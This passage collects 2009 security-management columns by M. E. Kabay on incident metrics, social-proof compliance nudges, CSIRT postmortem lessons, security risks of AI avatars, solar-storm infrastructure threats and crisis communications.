- Affected Systems
- Affected Organizations
- Classifications
- Root Cause
- Priority
- Country of Origination
- Country of Destination

The document then continues with in-depth definitions of specific metrics; for example, the Mean-Time-To-Incident-Discovery (p 13) has the following objective:

“Mean-Time-To-Incident-Discovery (MTTID) characterizes the efficiency of detecting incidents, by measuring the average elapsed time between the initial occurrence of an incident and its subsequent discovery. The MTTID metric also serves as a leading indicator of resilience in organization defenses because it measures detection of attacks from known vectors and unknown ones.”

Its description is as follows:

“Mean-Time-To-Incident-Discovery (MTTID) measures the effectiveness of the organization in detecting security incidents. Generally, the faster an organization can detects an incident, the less damage it is likely to incur. MTTID is the average amount of time, in hours, that elapsed between the Date of Occurrence and the Date of Discovery for a given set of incidents. The calculation can be averaged across a time period, type of incident, business unit, or severity.”

The fundamental question is, “What is the average (mean) number of hours between the occurrence of a security incident and its discovery?”

The targets are described as follows: “MTTID values should trend lower over time. The value of “0 hours” indicates hypothetical instant detection times. There is evidence the metric result may be in a range from weeks to months (2008 Verizon Data Breach Report). Because of the lack of experiential data from the field, no consensus on the range of acceptable goal values for MTTIDs exist.”

The discussion continues with usage, limitations, and references.

I believe that all of us in the field should be paying attention to this overview document and to the specific metrics made available by the CIS. By working together to improve these documents through our collective intelligence and experience, we can build and document collective intelligence to benefit all of our organizations and our stakeholders.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Subtle Pressures for Security Policy Compliance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Information security officers and managers are constantly looking for ways to encourage colleagues to comply with security policies. The paper "Social Psychology and INFOSEC: Psycho-Social Factors in the Implementation of Information Security Policy"< http://www.mekabay.com/infosecmgmt/Soc_Psych_INFOSEC.pdf > summarizes a number of principles from social psychology that can help practitioners in our work.

In the July/August 2009 issue of *The Atlantic* magazine< http://www.theatlantic.com >, writer Bonnie Tsui< http://www.bonnietsui.com/ > has an interesting article entitled "Greening with Envy: How knowing your neighbor's electric bill can help to cut yours." The author summarizes research by Prof Robert Cialdini, PhD< http://www.influenceatwork.com/CialdiniBiography.html >, who has specialized on ways of influencing behavior in the work force.

Tsui notes that Cialdini has studied the effects of telling subjects about the behavior of other people – neighbors, other guests in hotels – in trying to encourage prosocial behavior such as reducing electricity usage or reusing linens and towels in hotel rooms. Subjects informed of what others are doing – for example, through notes on electric bills comparing each household's consumption with the average of its neighborhood or by putting little signs in the hotel rooms telling guests that "the majority of guests 'in this room' had reused their towels" – were much more likely to conform to the desired behavior than those with simple admonitions devoid of social norms.

It seems that "When made aware of the social norm, subjects tended to adhere to it." Cialdini thinks that the pressure to conform is largely unconscious and collas it "social proof." Dr Cialdini has a wealth of materials on his Web site about his work.< http://www.influenceatwork.com/ >

So how can we use social proof in our information security awareness programs? Here are some ideas:

- Post statistical information about the rate of compliance with various security measures where people can see the information; e.g., "The current rate of secure passwords at OurHappyCompany is 84% and rising!" or "The current use of Post-It™ Notes showing passwords and that are hidden around the workplace has dropped to only 22% this month."
- Use comparison statistics about compliance rates to encourage healthy competition among work groups; e.g., "The Gzornoplatz Management Team has achieved an average of 78% compliance with our screensaver timeout policy; your group's current compliance rate is 71%."
- Provide individual information to each user in a periodic report; e.g., "The average rate of piggybacking into secure areas of the buildings has fallen to only 13% this quarter; your rate of piggybacking, as measured by examination of our log files, is only 4% of all your entries: congratulations and thank you!"

- Have rotating messages appear about different applications; e.g., “The current rate of effective use of the CC and BCC lines in e-mail messages has risen to 47% of all e-mail messages with multiple recipients for this year according to the latest sampling by the Information Technology Help Desk Team. Your current statistic is 36%.”

I’m sure that readers will have lots of ideas for how to apply Dr Cialdini’s research findings. I suggest that everyone pitch in using the comment feature of this column to share these ideas.

After all, 82% of all readers are cooperating with….

CSIRT Management:
Lessons from Other Group Postmortems (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

My favorite graduate course in the Norwich University Master of Science in Information Assurance Program< http://infoassurance.norwich.edu > is the "Computer Security Incident Response Team Management" graduate seminar which I developed some years ago based in part on an extensive series of articles on the subject that appeared here in the *Network World Security Strategies* and that I collected for readers in a single document freely available on my Web site< http://www.mekabay.com/infosecmgmt/csirtm.pdf > along with a free companion CD-ROM from the Defense Information Systems Agency < http://www.mekabay.com/infosecmgmt/disa_cirtm_cdrom.zip > on the subject.

In 2008, I was blessed with five excellent students who not only wrote their weekly essays well but also participate enthusiastically in the weekly discussions (we have three or occasionally four topics for them to use in sharing insights and experiences) and in Week 9 of the 11-week course, one of the questions was as follows:

> "Postmortems are conducted in many other fields – well, for example, as autopsies! But perhaps some of you have actually participated in non-CSIRT teams where a postmortem was standard operating procedure. Examples might include, say, a sports team, any kind of problem-solving team, a marketing group looking at an advertising campaign, a group of professors evaluating a new course, and a group of detectives or attorneys looking at how an investigation or a courtroom proceeding turned out. Please share interesting experiences of this kind with your classmates and see if any of your insights can be constructively applied to CSIRT management."

In collaboration with my students, I am publishing a lightly-edited summary of their discussion in this column and the next in the hope that readers of the series will enjoy their comments as much as I did.

* * *

Tikuo Chen wrote, "When I was back in California, I belonged to a very well run Cub Scout organization which routinely used post-mortem like analysis to figure out how to make pack activities more enjoyable for the scouts and their families. Just over two years ago, after a couple of the den leaders shared concerns during one of the pack planning meeting about how some dads were becoming a bit too hands-on in managing their scout's pinewood derby cars, we undertook a concerted effort to figure out how we could put the focus back on the scouts. …[W]e decided to create more hands-on opportunities for the scouts. Instead of just one main event where the scouts essentially place their cars on a gravity track and watch the cars run, we added two more equally prestigious events (e.g. top performers earned the same trophies, but there was a one-trophy per person limit). These two events allowed scouts to roll their cars to first attempt to get the closest to a line and then to attempt to get the closest to a set quarter-sized mark. Not

only did the format change take the pressure off both scouts and their parents to build the fastest car, but it also encouraged the scouts to learn how their cars handled and it created more opportunities for parent involvement. The added events meant that we needed more parent helpers to supervise and act as 'race coordinators'. What this experience showed me was how important it is to understand the real objective in any situation (for scouting, it is creating fun opportunities for scouts and their families) and that there are often better ways to motivate behavior change besides attempting to impose sanctions."

Michael Sanclimenti posted an interesting comment: "I participated in postmortems for disaster recovery tests and resolving problems that caused a large data network or voice network outage. The disaster recovery postmortem was conducted by quality assurance (QA) and it was mostly a review of what whet wrong or took too much time. Blaming a department or individuals was not part of the meeting. The meeting was constructive criticism and a review of processes. QA was responsible to make the necessary changes before the next test. When there was a data or voice network outage and it had an impact on the business, then a postmortem meeting with the network team and the vendor was held. I worked for a foreign bank at the time, so communications between the U.S. and the main country were very important. The majority of the time, it was an equipment failure that affected circuits. The VP of the network group would call his team and the supplier of the circuits to the meeting. The vendor's sales team was there to give mostly excuses as to what happened while we gave all the facts about the incident. These meetings did not accomplish much since the outage was out of our hands and the vendor never changed their processes. All the vendor did was to give us a credit on the monthly bill. However, as long as the postmortem meeting is organized and has a purpose, it should be held for most incidents."

Enrique Parker had an excellent list of ground rules for postmortems: "My case study organization is very active in project management and we are required to complete a project retrospective within one week of completing a project. In fact most of the rules and structure of conducting a postmortem are founded on the established procedures from the project management processes. Even though the goals and objective may be different between the project management retro and the CSIRT postmortem, the ground rules can certainly be equally used. The general ground rules include:

- Focus on the processes and roles and not on people
- Build on other's ideas
- Listen actively: don't kill an idea before its been fully expressed
- Participate – Everyone
- Refrain from justifying your previous actions
- Once conversation at a time

To keep the team focus the project team provides a list of functions that are generally part of a project

- Project Planning
- Team participation
- Decisions
- Communication
- Processes and procedures
- Training
- Results."

* * *

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Tikuo "T.C." Chen works with a nanomanufacturing company in the Information Security & Risk Management department and is currently posted in Shanghai, China, where he is responsible for ensuring that his employer's China operations comply with technology control program requirements.

Enrique Parker works for a fair-sized credit union in California as a Senior Security Architect and has been busy establishing the security infrastructure of the company.

Michael Sanclimenti works in the Managed VPN group of AT&T Labs and is responsible for developing their managed IPSec, Firewall/IPS, multicast, and GETVPN offers.

CSIRT Management:
Lessons from Other Group Postmortems (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
Norwich University, Northfield VT

In Week 9 of the 11-week course on Computer Security Incident Response Team Management that I taught in summer 2008, one of the weekly discussion questions was as follows:

> "Postmortems are conducted in many other fields – well, for example, as autopsies! But perhaps some of you have actually participated in non-CSIRT teams where a postmortem was standard operating procedure. Examples might include, say, a sports team, any kind of problem-solving team, a marketing group looking at an advertising campaign, a group of professors evaluating a new course, and a group of detectives or attorneys looking at how an investigation or a courtroom proceeding turned out. Please share interesting experiences of this kind with your classmates and see if any of your insights can be constructively applied to CSIRT management."

This is part 2 of a lightly-edited report on my students' conversation.

* * *

Eric Jernigan contributed a valuable checklist from his US Army experience: "Of all the jobs I had in my life, I think the most ingenious postmortems are the ones taught in the Army. Every time we

- Built a bridge
- Blew up a bridge
- Jumped out of a perfectly good airplane
- The aircrew flew their perfectly good airplane
- Did a mission plan or fixed a tank…

…we did an After Action Review (AAR). They were effective because we did them immediately after the task and because they were simple. The main format of the AAR is:

1. What was the mission (task/activity) and your part?
2. What needs improvement?
3. What should we sustain (continue doing)?

The chain of events should be part of the first section. It doesn't look like much, but when you assemble the whole team tell them their opinion matters (equally), key details rise to the top every time. If there is any blame to go around, it is usually becomes self evident."

Steven Doan remembered his experiences in software development: "The experiences I have had with non-CSIRT postmortems were related to project releases. This occurred whether there was success on a project release as well as when there was a failure (e.g., where the planned implementation or upgrade did not proceed as anticipated and a rollback was necessary to return

the environment to its original state). The postmortem pulled all involved and management parties together to

- discuss the project plan and
- determine what went well,
- what went wrong and
- what action could be taken to improve the efficiency/effectiveness of the project implementation or
- was necessary to correct the failure issue and
- why it was not identified in the first place.

Unfortunately it seemed that after a time, these postmortem events did not return as much value as they should have because there was too much politics and red tape regarding how the postmortem meeting was conducted: not everyone was able to express their opinions and so valuable data and information was lost. Thus, it is important to have an environment where all parties are exempt from criticism and have the opportunity to express their opinions on what went wrong or right and opportunities for improvement or ideas they think could be of benefit for the next release cycle. Without this format, people do not feel valued and may not share their ideas and experiences in ways that can help the team find success."

[MK: these students all got high grades for that week's discussion!]

Join me online for three courses in July and August 2009 under the auspices of Security University. We will be meeting via conference call on Saturdays and Sundays for six hours each day and then for three hours in the evenings of Mon-Tue-Wed-Thu. The courses are "Introduction to IA for Non-Technical Managers," (July 18-23)< http://www.securityuniversity.net/classes_online_Intro_Info_Assurance.php > "Management of IA," (Aug 1-6)< http://www.securityuniversity.net/classes_online_Mgmt_Info_Assurance.php > and "Cyberlaw for IA Professionals."(Aug 8-13)< http://www.securityuniversity.net/classes_online_Cyberlaw_IA_Professionals.php > Each course will have the lectures and discussions recorded and available for download – and there will be a dedicated discussion group online for participants to discuss points and questions. See you online!

* * *

Steven Doan is a systems engineer for a software development group in a large oil & gas services organization.

Eric Jernigan is the Information Security Manager at a large community college system in Oregon. His job responsibilities include information security program development and governance, incident response, security awareness training and education.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

AMiloration of Security:
Milo and Future Hacking

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Every year, the Master of Science in Information Assurance (MSIA< http://infoassurance.norwich.edu >) program at Norwich University hosts the annual three-day Graduate Security Conference for our graduating classes. We always have a plenary session with a distinguished keynote speaker; this year we were honored to welcome well-known antimalware researcher< http://www.malware.org/research/research.htm > Dr Richard Ford< http://www.malware.org/about/about.htm >, Research Professor at the Center for Information Assurance of the Florida Institute of Technology< https://services.fit.edu/profiles/profile.php?value=228 >. Dr Ford spoke about unintended consequences in security in a riveting and highly stimulating presentation which, at my request, included no PowerPoint slides.

One example Dr Ford brought up in his lecture is Milo, a project at Microsoft to put an interactive artificial-intelligence avatar running on the XBOX3 NATAL experimental platform.

In a five-minute lecture and demonstration,< http://www.youtube.com/watch?v=jcrYvo-1V6A > we see a young woman interacting with the avatar of a young boy in a virtual world. The avatar not only displays emotional responses through its face, body and voice, but is represented as recognizing its interlocutor's emotional responses through its analysis of visual input through the system's camera and analysis of the human being's voice patterns. The avatar also represents internal emotional states through its generated movements and voice. The interface also allows a representation of data transfer between our world and the electronic world (specifically, hand motions affecting virtual water and transfer of the content of a piece of paper into a virtual paper on the other side of the digital barrier.

The system is currently being applied not only to games < http://www.youtube.com/watch?v=oACt9R9z37U&feature=related > but also for the kind of device-free hands-operated user interface (grasp icon, pull, expand, move aside) illustrated in a demonstration of a different system at the CeBIT exposition in 2008< http://www.youtube.com/watch?v=mtLX52z4kPU > and that we have seen in science fiction movies such as "Minority Report"< http://www.imdb.com/title/tt0181689/ >

In discussion after Dr Ford's talk, I pointed out that there are fundamental and fascinating issues of security inherent in applications of such a system. Let's start by imagining some of the additional applications of artificial intelligence with this degree of interactivity:

- The avatars and child users could form strong emotional bonds that could be helpful in encouraging learning and prosocial behavior.
- It could be used for interactive movies of enormous emotional vibrancy, going beyond the power of the synthetic actress< http://www.youtube.com/watch?v=O9XZfPKl2_M > in the movie "S1M0NE."< http://www.imdb.com/title/tt0258153/ >
- News organizations could define virtual news anchors and perhaps interviewers who would charm viewers into strong loyalty for their programs and networks.

- Advanced virtual therapists (ELIZA< http://www.manifestation.com/neurotoys/eliza.php3 > on steroids) could provide inexpensive, pervasive support for mentally ill people, including social modeling much as Second Life interactions are currently being studied as a method of improving social skills for participants.< http://www.sciencedaily.com/releases/2008/07/080717210838.htm >
- Intelligent agents (virtual butlers < http://nexus404.com/Blog/2008/11/21/virtual-butler-mirror-intelligent-home-automation-controller-bespoke-customised-virtual-butlers-also-offered/ >) with warm, supportive and responsive personalities could become important sources of support for disabled or elderly people.< http://www.springerlink.com/content/m83621rnw07t7w87/ >
- Virtual personalities could be intermediaries for rapid response in emergencies, augmenting the capabilities of 9-1-1 networks with instant response, infinite patience and calming personalities.

Sound wonderful?

It won't be so wonderful if the designers and engineers fail to integrate security considerations into these systems from the very start. Using the same sequence of bullet points as those presented above, here are some nightmare scenarios involving poorly-secured, vulnerable Milo-like systems:

- A malfunctioning or subverted avatar could deeply pain a child who has cathected on the avatar.
- The Milo-like avatars could be used to create child pornography at a level of detail and emotional significance that might have significant and dangerous effects on pedophiles.< http://www.aic.gov.au/publications/chpornography/ >
- Criminal hackers might break into communications interfaces between avatars and users, causing havoc with theft of confidential information, distortions, introduction of offensive materials, and denial of service.
- Freed from the constraints of even the apparently minimal moral standards of some TV personalities, news organizations with a political agenda could be completely untrammeled by issues of accuracy, fairness, or completeness in pursuit of propaganda goals by dictating the performance of even more obedient virtual employees.< http://www.fair.org/index.php?page=1067 >
- Virtual psychotherapists under the control of criminals and pranksters could play havoc with the psychology of disturbed patients, including incitement to self-hurt or violence.
- Malfunctioning virtual butlers could become the source of living nightmares for helpless disabled people at the mercy of the hackers playing with their lives through code and parameter modifications.
- Virtual emergency operators could be led astray by terrorists who could tamper with the operations of the artificial intelligences, leading to dropped calls, misdirected responders, and catastrophic consequences in real emergencies.

I'm not saying that the technology is bad, shouldn't be pursued, or is the agent of demons. I'm saying that we had better be designing security in from the get-go. I just don't want to end up with HAL< http://www.youtube.com/watch?v=JcNkMIwolKc&NR=1 > from Arthur C. Clarke's 2001< http://www.imdb.com/title/tt0062622/ > in our living rooms.

* * *

CSH5 Discussion Group Opens for Business

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

The *Computer Security Handbook*, Fifth Edition (CSH5) edited by Seymour Bosworth, M. E. Kabay and Eric Whyne was published in February 2009< http://www.networkworld.com/newsletters/sec/2009/030209sec1.html > and we've already found mistakes! Oy gevalt ("Woe is me" in Yiddish). You can humiliate the editors even further with your very own contributions of typographical errors, infelicitous phrases, unclear paragraphs, and obsolete references. Just join the new CSH5_Discussion group on Yahoo< http://tech.groups.yahoo.com/group/CSH5_Discussion/ > and pitch in!

We have loaded the CSH5_Discussion group with a thread head for every chapter; when you want to register a complaint (perhaps in the style of the gentleman who wants to complain about the Norwegian Blue Parrot < http://www.youtube.com/watch?v=npjOSLCR2hE&feature=channel_page >), locate the thread head (message) for the chapter (the subject is CH nn – title) (e.g., CH 04 – HARDWARE ELEMENTS OF SECURITY) and the message body is simply the authors' names. REPLY to the thread head with your suggestion for a correction by starting with the exact page number, the section number, and a quotation showing the mistake. Then add your suggested correction.

Our three editors are the moderators of the group, and we will evaluate the suggestions; accepted corrections and suggestions will be loaded into a small database (table, really) that we will use to communicate an ordered list of changes to the publisher.

Equally important, if you have suggestions for major corrections, new sections of chapters, and even new chapters, you can post those as replies to existing chapter heads or start a thread about a new chapter with "NEW: topic." Many of the authors are members of the group and we hope to foster vigorous and creative discussion of how to improve the text for the next edition. We expect to start working in earnest on the Sixth Edition around 2013 and publish it in 2015.

To order the paper< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529/ > or electronic versions< http://www.amazon.com/Computer-Security-Handbook-CD-ROM/dp/0471716537/ > of the CSH5, you can visit AMAZON. Slavishly devoted addicts, er, users of the CSH5 are invited to post swooningly positive customer reviews on the site to earn virtual credits for promotion to the CSH5 Virtual Hall of Virtual Fame for Sycophantic Readers.

Finally, to encourage readers to look for bloopers, I have obtained the kind permission of Senior Editor Sy Bosworth to recount the tale of what would have been the most hilarious error in the history of the CSH. It is by the Grace of G-d< http://judaism.about.com/od/reformjudaismfaq/f/god_spelling.htm > and Sy's eagle eye that Sy noticed at the last minute, as the book was going to press, that the following sentences had been misprinted in the CD-ROM version of the proofs (I've added the * for the missing word, "nothing"): "Although both Art and Doug are deceased, their commitment and their competence remain as constant reminders that * less than excellence is acceptable. Mich Kabay, my coeditor from the fourth edition, and Eric Whyne, our new third editor, continue in that tradition." Eric

and I were in stitches when we learned of this spectacular omission.

You have to admit that such an error would have been amusing – assuming you perceived it as an error!

Solar Storms are More than a Curiosity: NRC Report Warns of Severe Impacts on Infrastructure

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

As if the growing instability of atmospheric weather resulting from anthropogenic greenhouse gas emissions< http://www.epa.gov/climatechange/emissions/index.html > were not enough to worry infrastructure security professionals, a growing concern centers on geomagnetic storms resulting from cyclical storms in the outer layers of our sun.

Most people know that our sun cycles through eleven year cycles of solar storms in its outer layer, the chromosphere.< http://www.chromosphere.com/ > The solar storms are associated with cooler vortices of incandescent plasma (the form of matter in which electrons and nucleons are so energetic that they are ripped apart from their normal association into atoms) called sunspots < http://solarscience.msfc.nasa.gov/SunspotCycle.shtml > and solar flares,< http://hesperia.gsfc.nasa.gov/sftheory/flare.htm > huge jets of plasma that arc upwards into the corona for thousands of miles.

Solar flares generate immense pulses of electromagnetic interference (EMI); indeed, as recounted by Richard E. Kerr in the 26 June 2009 issue of *SCIENCE* magazine< http://www.sciencemag.org/cgi/content/summary/324/5935/1640 >, the intense solar storm of August 28, 1859 had devastating effects even on the relatively primitive electrical communication system of the time: "The sun had blasted a billion-ton magnetic bubble of protons and the like right at Earth. On smashing into the planet's own magnetic cocoon at several million kilometers per hour, the bubble dumped its energy, pushing the solar-driven aurora from its customary arctic latitudes to overhead of Cuba. This once-in-500-years 'solar superstorm' crippled telegraph systems for a day or two across the United States and Europe but otherwise was mainly remembered for its dramatic light show."

Today, the effects of such a solar storm will be potentially devastating.

The National Academies Press has published a report that should concern everyone involved in the critical infrastructures at the planetary and national scales: *Severe Space Weather Events – Understanding Societal and Economic Impacts: A Workshop Report*. The entire report is available online free as a single PDF file < http://www.nap.edu/catalog.php?record_id=12507 > with a simple registration of e-mail address, ZIP code and economic sector. Alternatively, the executive summary < http://www.nap.edu/nap-cgi/report.cgi?record_id=12507&type=pdfxsum > is available without registration and the entire text is freely readable through a Web browser.< http://www.nap.edu/catalog.php?record_id=12507#toc >

More on this topic in the next column.

Solar Storms Have Caused Serious Disruptions

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second of a three-part summary of a recent National Research Council report< popup > *Severe Space Weather Events – Understanding Societal and Economic Impacts: A Workshop Report*. The entire report is available online free as a single PDF file < http://www.nap.edu/catalog.php?record_id=12507 > with a simple registration of e-mail address, ZIP code and economic sector. Alternatively, the executive summary < http://www.nap.edu/nap-cgi/report.cgi?record_id=12507&type=pdfxsum > is available without registration and the entire text is freely readable through a Web browser.< http://www.nap.edu/catalog.php?record_id=12507#toc >

Comment [MK1]: Please code a popup using the material on the last page of this MS for this link.

* * *

The Preface of the report includes this description of the effects of a solar storm in "late October and early November 2003 [which] produced intense solar energetic particle events and triggered severe geomagnetic storms, the wide ranging effects of which were described [in a National Oceanic and Atmospheric Administration (NOAA) report published in April 2004 < http://www.weather.gov/os/assessments/pdfs/SWstorms_assessment.pdf >] as follows:

> The Sydkraft utility group in Sweden reported that strong geomagnetically induced currents (GIC) over Northern Europe caused transformer problems and even a system failure and subsequent blackout. Radiation storm levels were high enough to prompt NASA officials to issue a flight directive to the ISS astronauts to take precautionary shelter. Airlines took unprecedented actions in their high latitude routes to avoid the high radiation levels and communication blackout areas. Rerouted flights cost airlines $10,000 to $100,000 per flight. Numerous anomalies were reported by deep space missions and by satellites at all orbits. GSFC Space Science Mission Operations Team indicated that approximately 59% of the Earth and Space science missions were impacted. The storms are suspected to have caused the loss of the $640 million ADEOS-2 spacecraft. On board the ADEOS-2 was the $150 million NASA SeaWinds instrument. Due to the variety and intensity of this solar activity outbreak, most industries vulnerable to space weather experienced some degree of impact to their operations.

The Summary points out that in March 1989, a solar storm caused, "the collapse within 90 seconds of northeastern Canada's Hydro-Québec power grid during the great geomagnetic storm of March 1989, which left millions of people without electricity for up to 9 hours."< http://www.agu.org/sci_soc/eiskappenman.html > Additional examples of space-weather effects include (quoting directly from the Summary)

- The outage in January 1994 of two Canadian telecommunications satellites during a period of enhanced energetic electron fluxes at geosynchronous orbit, disrupting communications services nationwide. The first satellite recovered in a few hours; recovery of the second satellite took 6 months and cost $50 million to $70 million.
- The diversion of 26 United Airlines flights to non-polar or less-than-optimum polar routes during several days of disturbed space weather in January 2005. The flights were diverted to avoid the risk of HF radio blackouts during PCA events. The increased flight

time and extra landings and takeoffs required by such route changes increase fuel consumption and raise cost, while the delays disrupt connections to other flights.
- Disabling of the Federal Aviation Administration's recently implemented GPS-based Wide Area Augmentation System (WAAS) for 30 hours during the severe space weather events of October-November 2003.

The third and final part of this summary series finishes with a few more cases of disruption and some practical recommendations for action.

Crisis Communications:
A Primer for Teams (1)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

When problems strike, organizations need clear lines of communications that have been established through careful functional analysis, documented thoroughly, tested in multiple realistic trials, and improved repeatedly to reflect reality. In my white paper on "Computer Security Incident Response Team Management,"< http://www.mekabay.com/infosecmgmt/csirtm.pdf > which was integrated into Michael Miora's chapter on that subject in the *Computer Security Handbook*, 5th Edition (Wiley, 2009; Bosworth, Kabay & Whyne, eds)< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 >, I wrote, "The CSIRT should include members from every sector of the organization; key members include operations, facilities, legal staff, public relations, information technology, and at least one respected and experienced manager with a direct line to top management."

However, having read an excellent book by Al Czarnecki, APR entitled *Crisis Communications: A Primer for Teams*,< http://www.amazon.com/Crisis-Communications-Primer-Al-Czarnecki/dp/0595406130/ > I now realize that my white paper does not adequately cover the public-relations dimension of incident handling and I'm going to produce a revised edition!

This little book (154 pages with 43 pages of useful appendices) is packed with useful, immediately applicable information and operational suggestions. Much of the information is presented in bullet points that make the author's intentions crystal clear. Here is an excerpt from his introduction:

> This book has been written for three main audiences:
> - Senior managers who want a new tool to develop their crisis response team
> - Organizations without an accredited public relations professional
> - Communicators looking for new ideas on crisis communications.

Mr Czarnecki summarizes the content of each of the five parts (there are 14 chapters in all) as follows (excerpts directly from his text):

1. "The Team" outlines the salient roles of key players prior to and during a crisis situation. Use this concise chapter and the table of contents to engage your team in reading and discussing this book.
2. "The Crisis Soup" describes five aspects of planning for crisis communications: scenarios, resources, roles, process, and principles. The last four items strengthen your organization's resilience.
3. "Issues and Actions" covers operational details relevant to crisis communications.
4. "Resilience and Continuity" considers how to keep your team functioning through a disaster. *Emergency Provisions* outlines down-to-earth preparations for even the smallest organization.
5. "Development" suggests how to move forward on crisis communications readiness. *Building Your Team* outlines a process for developing senior manager involvement.

Finally, “Appendix A offers some sample documents. Appendix B contains selected and annotated URLs.” The book contains a username and password that provides access to an updated PDF file with all the links in the book and more.

In my next column, I’ll pick out a few of the excellent suggestions from this superb resource and apply them to the spectacular public relations errors of Governor Mark Sanford of South Carolina in June 2009.

* * *

Al Czarnecki APRis an accredited public relations professional with twenty years of experience. You can read more about his book on <http://topstory.ca/crisisteambook.html> his website.

Crisis Communications:
A Primer for Teams (2)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the second part of a review of the book by Al Czarnecki, APR entitled *Crisis Communications: A Primer for Teams,*< http://www.amazon.com/Crisis-Communications-Primer-Al-Czarnecki/dp/0595406130/ >

* * *

The author identifies the key players in the crisis management team as follows (and provides role-specific details, which I am omitting):

- CEO—chief executive officer
- BC—business continuity manager
- HR—human resources manager
- IT—information technology manager
- PR—public relations manager
- FM—facilities manager (at crisis location)
- DH—department heads (full senior management team)

In this column, I want to focus on Mr Czarnecki's expert opinion and advice about how we in the information assurance (IA) field can work effectively with PR managers. First, here is the author's summary of the key contributions of the PR function—quoting directly:

- Explains the role of public relations to new employees during orientation
- Fosters two-way communication to mitigate issues before they become crises
- Develops trust and credibility with employees, key stakeholders, and the media
- Promotes a common understanding of the organization: its mission, operations, role
- Ensures that all components of crisis communications readiness are in place
- Leads and coordinates the communications function during a crisis.

I think that the debacle in mid-June 2009 in which Governor Mark Sanford of South Carolina disappeared for five days on what he had described as a solitary hike along the Appalachian Trail illustrates the danger of not working effectively with one's professional public relations staff.

Czarnecki points out that some crises involve a breach of standards or trust. On the same page he describes how the term 'just deserts' goes back 500 years, and there must be some lesson in that. Nevertheless, Governor Sanford and his team could have profited from reading this book.

First of all, this public official left his staff without adequate information about where he was going and what he was doing. Jim Davenport of the Associated Press wrote on June 23, before the scandal broke, "Sanford's spokesman said the governor was hiking to clear his head after the legislative session, during which he lost a key battle. But critics … wondered why it took nine hours after reporters started asking questions for the governor's staff to say what the state's chief executive was doing. Sanford was expected back in his office Wednesday, but his aides stopped

answering questions about his trip, including where he was on the 2,175-mile trail, whether he was with security and if anyone else could confirm his whereabouts. 'If you're not skeptical, then you have to think the governor's office is in complete chaos,' said Carol Fowler, chairwoman of the state Democratic Party…. His wife, Jenny, told The Associated Press on Monday that he needed time away from his four sons to write something. For hours, his staff would only say he was vacationing. It wasn't until 10 p.m. Monday that they allowed he was hiking."

So three obvious lessons for all of us who are struggling to cope with a computer security incident are clear:

1. Provide the organization's PR department with clear, factual, up-to-date information on an ongoing basis.
2. Coordinate the release of information through one central source.
3. Don't give different people contradictory stories.

The problem underlying the public relations difficulties turned out to be that Mr Sanford had lied to his wife and to his aides. He was neither writing anything nor hiking the Appalachian trail: he was visiting a friend in Argentina.< http://www.reuters.com/article/domesticNews/idUSTRE55N3GZ20090624?pageNumber=2&virtualBrandChannel=0 >

So some more lessons for effective crisis communications include:

- Don't lie.
- Don't screw around when you are supposed to be working.

Commentators noted that Governor Sanford's press conference was surprisingly rambling.< http://www.npr.org/templates/story/story.php?storyId=105958739 > Aside from a gaggle of cartoons on the subject < http://politicalhumor.about.com/od/politicalcartoons/ig/Mark-Sanford-Cartoons/ >, his over-the-top litany of apologies prompted an article entitled, "How Not to Handle A Political Crisis" < http://www.npr.org/templates/story/story.php?storyId=105923781 > on National Public Radio. Reporter Ina Jaffe began, "South Carolina Gov. Mark Sanford's news conference on Wednesday raised about as many questions as it answered. For some in the business of advising politicians, the main question was, why did Sanford go in front of microphones and cameras and bare his soul for nearly 20 minutes? A communications professional could tell from Sanford's very first sentence that this news conference was not going to help him much. He kicked it off by saying, 'I won't begin in any particular spot,' and he didn't — rambling on about hiking and travel and then spending five or so minutes apologizing."

Chris Lehane, an expert political consultant, commented in the radio interview, "I mean, watching it with a professional perspective ... it was akin to fingernails on a chalkboard…. You could see every principle of crisis communications being violated on a moment-by-moment basis."

Although we usually don't have the kind of issue that Governor Sanford faced when we try to communicate what we are doing in a computer security incident (and we don't normally need to have our spouses present), the lessons from crisis communications experts are:

- Stick to the point.
- Be brief.
- Don't engage in discussion that is off-script.

Al Czarnecki's book prompts all kinds of considerations that will help your people work better as a team and communicate effectively during a crisis. I am recommending it to my colleagues in the Master of Science in Business Continuity Management < http://businesscontinuity.norwich.edu/ > and the Master of Science in Information Assurance < http://infoassurance.norwich.edu/ > as an additional textbook for the Computer Security Incident Response Team Management course.

Go buy it!

By the way, my friend and colleague Robert Gezelter has an interesting post about a completely different but very important aspect of the Sanford case in his blog.< http://www.rlgsc.com/blog/ruminations/sanford-ecpa.html >

